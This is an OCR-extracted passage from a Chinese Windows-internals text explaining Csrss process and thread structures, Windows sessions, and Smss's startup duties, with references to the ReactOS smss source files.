


图 5

_CSR_PROCESS 的结构如下。

```
    typedef struct _CSR_PROCESS
    {
        CLIENT_ID ClientId;
        LIST_ENTRY ListLink;
        LIST_ENTRY ThreadList;
        struct _CSR_PROCESS *Parent;
        PCSR_NT_SESSION NtSession;
        ULONG ExpectedVersion;
        HANDLE ClientPort;
        ULONG_PTR ClientViewBase;
        ULONG_PTR ClientViewBounds;
        HANDLE ProcessHandle;
        ULONG SequenceNumber;
        ULONG Flags;
        ULONG DebugFlags;
        CLIENT_ID DebugCid;
        ULONG ReferenceCount;
        ULONG ProcessGroupId;
        ULONG ProcessGroupSequence;
        ULONG fVDM;
        ULONG ThreadCount;
        ULONG PriorityClass;
        ULONG Reserved;
        ULONG ShutdownLevel;
        ULONG ShutdownFlags;
        PVOID ServerData[ANYSIZE_ARRAY];
    } CSR_PROCESS, *PCSR_PROCESS;
```

除了 CsrRootProcess 指向的链表，Csrsrv.dll 内部还有一个未导出的符号 CsrHashThread，由于一个系统内部的线程很多，因此 CsrHashThread 指向的是一个有 256 个元素的 HASH 表，而表中的每个元素指向一个由 _CSR_THREAD 结构组成的链表，这个链表通过 _CSR_THREAD 结构中的元素 HashLinks 连接，如图 6 所示。




图 6

每个线程的 id 号通过 CsrHashThread(t)进行散列，相关代码如下。

```
    define CsrHashThread(t)    (HandleToUlong(t)&(256 - 1))

    typedef struct _CSR_THREAD
    {
        LARGE_INTEGER CreateTime;
        LIST_ENTRY Link;
        LIST_ENTRY HashLinks;
        CLIENT_ID ClientId;
        PCSR_PROCESS Process;
        struct _CSR_WAIT_BLOCK *WaitBlock;
        HANDLE ThreadHandle;
        ULONG Flags;
        ULONG ReferenceCount;
        ULONG ImpersonationCount;
    } CSR_THREAD, *PCSR_THREAD;
```

曾经有一个叫做 CsrWalker 的程序，就是通过枚举各个链表中的内容来检测系统中运行的进程和线程。

在进程创建的过程中，Csrss 扮演着重要的角色。有了上述 Csrss 内部进程、线程管理的数据结构，我们重点看看进程创建过程中 Csrss 做了哪些工作。通常，父进程创建的最后阶段会通过 CsrClientCallServer 将自己的 PID、TID 子进程的句柄 PID 通过 LPC 端口发送给 Csrss。

Csrss 执行下面的步骤。

（1）CsrCreateProcess 复制进程和线程的句柄，这样每个进程和线程的使用计数都会加 1。

（2）如果进程的优先级没有明确，CsrCreate

Process 会通过一定算法明确。

（3）前面所述的_CSR_PROCESS 结构被分配。

（4）一个新的进程异常端口将被设置。

（5）前面所述的_CSR_THREAD 结构被分配。

（6）通过函数 CsrInsertThread 将（5）中新创建的_CSR_THREAD 加入图中的链表中。

（7）本会话中的进程计数被加 1。

（8）进程的关闭级别设为 0x280。

（9）通过函数 CsrInsertThread 将（3）中新创建的_CSR_PROCESS 加入图中的链表中。

（10）被 Windows 子系统内核模式部分使用的每个进程的数据结构（W32PROCESS 机构）被分配和初始化。

下面介绍 Smss。Smss 的学名叫做 session manager（会话管理器，Smss.exe），我们打开任务管理器，可以看到这个进程，如图 7 所示。在微软的描述中是 Windows 会话管理器。那么什么是会话呢?




图 7

5. 会话的概念

日常生活中，会话就是人与人之间的一种交流，比如“我想我的朋友了，我打电话联系他，我们交谈甚欢，但是时间太晚了，那么就结束通话”。Session 指的是从用户登录运行 Windows 操作系统的电脑，直到注销退出为止的这个过程，它代表了一个用户登录到系统中以后的执行环境。例如，如果这台电脑是小王登录，那么建立的就是小王与计算机的会话，而如果是使用小李的账户登录，那么建立的就是小李与计算机的会话，如果两个人同时登录，那么电脑中就有两个会话。换句话说，当用户登录到 Windows 中时，操作系统将为该用户建立一个会话。

任何一个进程都属于一个会话。会话空间是指系统空间（0x80000000～0xFFFFFFFF）中特定的地址范围。属于同一个会话的进程共享这段地址空间所映射的页面；属于不同会话的进程，其地址空间中这一段范围被映射到不同的页面。

会话空间包含 4 个部分（由高到低）：会话映像文件区包括 Win32k.sys、视频驱动程序和打印驱动程序的映像；会话工作集（Session_Ws）区域包含了内存管理数据结构，包括该会话的工作集链表；会话视图区域包含了该会话中映射的视图，包括桌面堆（desktop heap）；会话内存池是一个换页内存池，允许分配整个会话范围的内存块，Windows 子系统的内核模式部分（Win32k.sys）利用这部分内存区域来分配一些属于该会话私有的 GUI 数据结构，而且，每个会话都有它自己私有的 Windows 子系统进程（Csrss.exe）和登录进程（Winlogon.exe）备份。换句话说，对于每个会话，Win32k.sys、Csrss.exe、Winlogon.exe 都是专有的，如图 8 所示。




图 8

注意，每一个会话有一个 Win32k.sys 实例，每个 Win32k.sys 实例又有自己的状态。远程桌面或终端服务会话作为单独的会话，当然也会重新加载 Win32k.sys 模块。

会话是由进程和其他系统对象（比如窗口站，桌面和窗口）构成的，在进程的结构中，我们也可以看到如下会话的内容。

```
Typedef struct _EPROCESS{
    ...
    LIST_ENTRY SessionProcessLinks;
    ...
    PVOID SESSION;
    ...
}
```

其中 SessinnProcessLinks 域是一个双链表节点，当进程加入一个系统会话中时，SessinnProcessLinks 域将作为一个节点加入该会话的进程链表中。

Session 域指向进程所在的系统会话，在

EPROCESS 的定义中其类型为 PVOID ，实际上它是一个指向 MM_SESSION_SPACE 的指针。每个进程在初始创建地址空间时会加入当前的系统会话中。

6. Smss 的作用

可以说，Smss 是 Windows 系统中（内核创建的）第一个创建的用户模式进程。为了了解 Smss 的工作，我们先从一个注册表中的主键开始，它的位置是 HKLM\SYSTEM\CurrentControlSet\Control\Session Manager，如图 9 所示，这个键值中的内容告诉了我们 Smss 在系统初始化阶段所做的一些必要的工作。




图 9

（1）由 BootExecute 值指定一些系统启动时执行的程序。

（2）由 Environment 键下的值指定系统的全局环境变量。

（3）执行启动时的文件删除和重命名任务，这由 FileRenameOperation 值指定。有一些系统文件在系统启动后是无法更改的，如果要给系统打补丁，我们就在这里登记好，在系统启动时将需要替换的系统文件替换或更改。

（4）打开已知的 DLL，并且在对象管理器名字空间的\KnownDlls 目录下创建相应的内存区对象，这些已知 DLL 的列表位于 KnownDlls 子键中。

（5）创建页面文件，页面文件列表由 Memory Management 子键中的 PagingFiles 值指定。

（6）通过 NtSetSystemInformation 指示内核加载 Windows 子系统的内核模式模块 Win32k.sys，子系统内核模块的文件路径由 SubSystems 子键的 Kmode 值指定。当然，Smss 还有其他的一些功能，如在 Smss 刚启动时，只有 SYSTEM 储巢已被加载到内存，它加载 HARDWARE、SAM、SECURITY、SOFTWARE、SYSTEM、DEFAULT6 个储巢，如图 10 所示。




图 10

Smss 还执行以下的步骤，以进一步提供多会话和本地登录服务。

创建 LPC 端口对象（\SmApiPort），以接收"加载子系统"或"创建会话"的请求（包括加载新会话私有的 Win32k.sys 拷贝）。

创建该会话特有的 Csrss.exe 和 Winlogon 进程实例。

Smss 的主线程在完成了以上描述的初始化工作以后，将在 csrss 进程和 winlogon 进程的句柄上等待。一旦等待成功，则意味着这两个进程至少有一个退出了，于是系统崩溃。Windows 操作系统依赖于这两个进程，所以，它们也是保持 Windows 操作系统正常运行不可缺少的组成部分。

我们可以将 Smss 的最大贡献归纳为一创建（LPC 端口对象\SmApiPort）、一加载（Win32k.sys）和二创建（csrss.exe 和 winlogon.exe）。

7. Smss 的实现

Smss 的实现是在 ReactOs 的\ReactOS-0.3.11-REL-src\ReactOS-0.3.11\base\system\smss 目录下，如图 11 所示。




图 11

可以看到，目录中的文件也与我们前面提到的

Smss 的功能有着一定的对应关系。例如，

- initenv.c 中的 SmSystemEnvironment()，SmCreateEnvironment()、SmSetEnvironmentVariables()、SmUpdateEnvironment() 4 个函数用来处理环境变量。
- initobdir.c 中的 SmCreateObjectDirectories()用于建立对象目录。
- initrun.c 中的 SmRunBootApplications()由启动 BootExecute 值指定一些执行程序。
- initmv.c 中的 SmProcessFileRenameList()对应文件修改。
- initwkdll.c 中的 SmLoadKnownDlls()用于加载 dll 文件。
- initpage.c 中的 SmCreatePagingFiles()用于产生页面文件。
- initreg.c 中的 SmInitializeRegistry()用于初始化注册表。
- initss.c 中的 SmLoadSubsystems()用于加载子系统。

